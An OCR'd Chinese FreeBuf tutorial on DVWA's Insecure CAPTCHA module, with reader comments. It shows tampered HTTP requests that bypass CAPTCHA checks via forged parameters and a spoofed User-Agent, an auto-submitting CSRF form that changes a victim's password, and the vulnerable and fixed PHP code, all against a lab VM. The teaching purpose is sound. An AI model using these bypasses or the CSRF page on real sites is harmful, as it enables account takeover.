
```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4
```

更改之后的包：



```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=2&password_new=password&password_conf=password&Change=Change&passed_captcha=true
```

更改密码成功：



Vulnerability: Insecure CAPTCHA

Password Changed.

More Information


- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

2.依然可以实施CSRF攻击，攻击页面代码如下。

```
<html>

<body onload="document.getElementById('transfer').submit()">

    <div>

        <form method="POST" id="transfer" action="http://192.168.153.130/dvwa/vulnerabilit

                <input type="hidden" name="password_new" value="password">

                <input type="hidden" name="password_conf" value="password">

                <input type="hidden" name="passed_captcha" value="true">
```

```
                    <input type="hidden" name="Change" value="Change">

            </form>

        </div>

    </body>

    </html>
```


当受害者访问这个页面时，攻击脚本会伪造改密请求发送给服务器。



3082 https://www.googleapis.com POST /oauth2/v4/token
3083 http://192.168.153.130 POST /dvwa/vulnerabilities/captcha/ 200 5647 HTML
3084 http://www.google.com GET /recaptcha/api/challenge?k=6Lde7wcU...
Request
Response
Raw
Params
Headers
Hex

```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 85
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

password_new=password&password_conf=password&step=2&Change=Change&passed_captcha=true
```

不过依然会跳转到更改密码成功的界面。



Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

High

服务器端核心代码：

```
<?php
```

```
        $hide_form = true;

        // Get input
        $pass_new  = $_POST[ 'password_new' ];
        $pass_conf = $_POST[ 'password_conf' ];

        // Check CAPTCHA from 3rd party
        $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private_key' ],
            $_SERVER[ 'REMOTE_ADDR' ],
            $_POST[ 'recaptcha_challenge_field' ],
            $_POST[ 'recaptcha_response_field' ] );

        // Did the CAPTCHA fail?
        if( !$resp->is_valid && ( $_POST[ 'recaptcha_response_field' ] != 'hidd3n_valu3'
            // What happens when the CAPTCHA was entered incorrectly
            $html     .= "<pre><br />The CAPTCHA was incorrect. Please try agai
            $hide_form = false;
            return;
        }
        else {
            // CAPTCHA was correct. Do both new passwords match?
            if( $pass_new == $pass_conf ) {
                $pass_new = mysql_real_escape_string( $pass_new );
                $pass_new = md5( $pass_new );

                // Update database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user
                $result = mysql_query( $insert ) or die( '<pre>' . mysql_error(

                // Feedback for user
                echo "<pre>Password Changed.</pre>";
            }
            else {
                // Ops. Password mismatch
                $html     .= "<pre>Both passwords must match.</pre>";
                $hide_form = false;
            }
        }

        mysql_close();
    }
```


```
?>
```

可以看到，服务器的验证逻辑是当$resp（这里是指谷歌返回的验证结果）是false，并且参数recaptcha_response_field不等于hidd3n_valu3（或者http包头的User-Agent参数不等于reCAPTCHA）时，就认为验证码输入错误，反之则认为已经通过了验证码的检查。

漏洞利用


搞清楚了验证逻辑，剩下就是伪造绕过了，由于$resp参数我们无法控制，所以重心放在参数recaptcha_response_field、User-Agent上。

第一步依旧是抓包：




```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 105
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=1&password_new=123456&password_conf=123456&user_token=2cc5d64c06f4cfd4bbc64bf460049d4a&Change=Change
```

更改参数recaptcha_response_field以及http包头的User-Agent：



```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 105
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: reCAPTCHA
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=1&password_new=123456&password_conf=123456&user_token=2cc5d64c06f4cfd4bbc64bf460049d4a&Change=Change&recaptcha_response_field=hidd3n_valu3
```

密码修改成功：


Vulnerability: Insecure CAPTCHA

Password Changed.

More Information


- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)

Impossible

服务器端核心代码

```
 if(  isset(  $_POST[  'Change'  ]  )  )  {
         //  Check  Anti-CSRF  token
         checkToken(  $_REQUEST[  'user_token'  ],  $_SESSION[  'session_token'  ],  'index.php'

         //  Hide  the  CAPTCHA  form
         $hide_form  =  true;

         //  Get  input
         $pass_new    =  $_POST[  'password_new'  ];
         $pass_new    =  stripslashes(  $pass_new  );
         $pass_new    =  mysql_real_escape_string(  $pass_new  );
         $pass_new    =  md5(  $pass_new  );

         $pass_conf  =  $_POST[  'password_conf'  ];
         $pass_conf  =  stripslashes(  $pass_conf  );
         $pass_conf  =  mysql_real_escape_string(  $pass_conf  );
         $pass_conf  =  md5(  $pass_conf  );

         $pass_curr  =  $_POST[  'password_current'  ];
         $pass_curr  =  stripslashes(  $pass_curr  );
         $pass_curr  =  mysql_real_escape_string(  $pass_curr  );
         $pass_curr  =  md5(  $pass_curr  );

         //  Check  CAPTCHA  from  3rd  party
         $resp  =  recaptcha_check_answer(  $_DVWA[  'recaptcha_private_key'  ],
                 $_SERVER[  'REMOTE_ADDR'  ],
                 $_POST[  'recaptcha_challenge_field'  ],
         // Did the CAPTCHA fail?
         if( !$resp->is_valid ) {
                 // What happens when the CAPTCHA was entered incorrectly
                 echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
                 $hide_form = false;
                 return;
         }
         else {
                 // Check that the current password is correct
                 $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user)
                 $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
                 $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
                 $data->execute();

                 // Do both new password match and was the current password correct?
                 if( ( $pass_new == $pass_conf) && ( $data->rowCount() == 1 ) ) {
                         // Update the database
                         $data = $db->prepare( 'UPDATE users SET password = (:password)
                         $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
                         $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
                         $data->execute();

                         // Feedback for the end user - success!
                         echo "<pre>Password Changed.</pre>";
                 }
                 else {
                         // Feedback for the end user - failed!
                         echo "<pre>Either your current password is incorrect or the new
                         $hide_form = false;
                 }
         }
 }

 // Generate Anti-CSRF token
 generateSessionToken();

 ?>
```

可以看到，Impossible级别的代码增加了Anti-CSRF token 机制防御CSRF攻击，利用PDO技术防护sql注入，验证过程终于不再分成两部分了，验证码无法绕过，同时要求用户输入之前的密码，进一步加强了身份认证。



***本文原创作者：lonehand，转载须注明来自FreeBuf.COM**

上一篇：30秒攻破任意密码保护的PC：深入了解5美元黑客神器PoisonTap

下一篇：暗网有一半以上的数据都是合法的！包括7%的色情网站

这些评论亮了

ArthurKiller（7级） 窃.格瓦拉驻FreeBuf办事处
@ lonehand 作者辛苦了，加我QQ，发大红包给你~连载那么多，不发红包我看不下去了 :wink:
回复 亮了(15

henry_forever（1级）
还差4个就可以召唤神龙了~
回复 亮了(10

lonehand（4级） 23333333333
@ 旧梦哥 凭自己本事骗的钱，为什么要还
回复 亮了(10

ArthurKiller（7级） 窃.格瓦拉驻FreeBuf办事处
作者连载真长，已经关注ing
回复 亮了(8

lonehand（4级） 23333333333
@ henry_forever 写得真快吐了
回复 亮了(8

euphrat1ca (1级) 2016-11-23 1楼 回

感谢哟~(^ U ^)ノ~ Y O

亮了 (

ArthurKiller (7级) 窃.格瓦拉驻FreeBuf办事处 2016-11-23 2楼 回

作者连载真长，已经关注ing

亮了 (

lonehand (4级) 23333333333 2016-11-23 [

@ ArthurKiller DVWA有十个模块，正好方便我刷等级= =，混脸熟

亮了

henry_forever (1级) 2016-11-23 3楼 回

还差4个就可以召唤神龙了~

亮了 (1

lonehand (4级) 23333333333 2016-11-23 [

@ henry_forever 写得真快吐了

亮了

ArthurKiller (7级) 窃.格瓦拉驻FreeBuf办事处 2016-11-23

@ lonehand 作者辛苦了，加我QQ，发大红包给你~连载那么多，不发红包我看不下去了

亮

帽儿 (1级) 2016-11-23 4楼 回

沙发沙发

亮了 (

旧梦哥 (1级) 2016-11-23 5楼 回

老哥稳 留卡号吧 打多打少是个缘

亮了 (

lonehand (4级) 23333333333 2016-11-23 [

@ 旧梦哥 凭自己本事骗的钱，为什么要还

亮了

wangweiak (1级) 2016-11-23 6楼 回

要是有高级一点的教程就好了，说实话，这些太基础了点

亮了 (

lonehand (4级) 23333333333 2016-11-24 [

@ wangweiak 没办法啊，DVWA本来就是针对新手的渗透环境啊

亮了

Schweik7 (1级) 2017-04-16 7楼 回

特意注册账号来感谢大佬的无私分享~

亮了 (

Naivexf (1级) 2017-05-10 8楼 回

6666 感谢老哥

亮了 (

浏览... 未选择文件。

昵称 请输入昵称	必须 您当前尚未登录。登陆？注册
邮箱 请输入邮箱地址	必须（保密）

表情 插图

提交评论(Ctrl+Enter) 取消 ☑ 有人回复时邮件通知我

lonehand

23333333333

9 文章数

53 评论数

最近文章

新手指南：DVWA-1.9全级别教程（完结篇，附实例）之XSS

2016.12.25

新手指南：DVWA-1.9全级别教程之SQL Injection(Blind)

2016.12.04

新手指南：DVWA-1.9全级别教程之SQL Injection

2016.11.27

浏览更多

关键字查找

相关阅读

新手指南：DVWA-1.9全级别教程之C...

新手指南：DVWA-1.9全级别教程之Fi...

新手指南：DVWA-1.9全级别教程之Br...

新手指南：DVWA-1.9全级别教程之C...

新手指南：DVWA-1.9全级别教程之Fi...

特别推荐

关注我们 分享每日精选文章

不容错过

[调查：渗透测试人员最爱的安全工具及技术]
Alpha_h4ck　2017-04-13

[【FB TV】一周「BUF大事件」：全国多省爆发大规模软件升级劫]
willhuang　2017-07-08

[强大的安卓手机远程管理工具 – Droidjack]
xiaoxin　2015-07-26

[国外黑客发现的海康威视远程系统XXE漏洞分析]
clouds　2016-10-17

FREEBUF	广告及服务	关注我们	赞助商
免责声明	寻求报道	官方微信	阿里云
关于我们	广告合作	新浪微博	upyun
加入我们	联系我们	腾讯微博	亞洲誠信 TRUSTAsia
	友情链接	Twitter	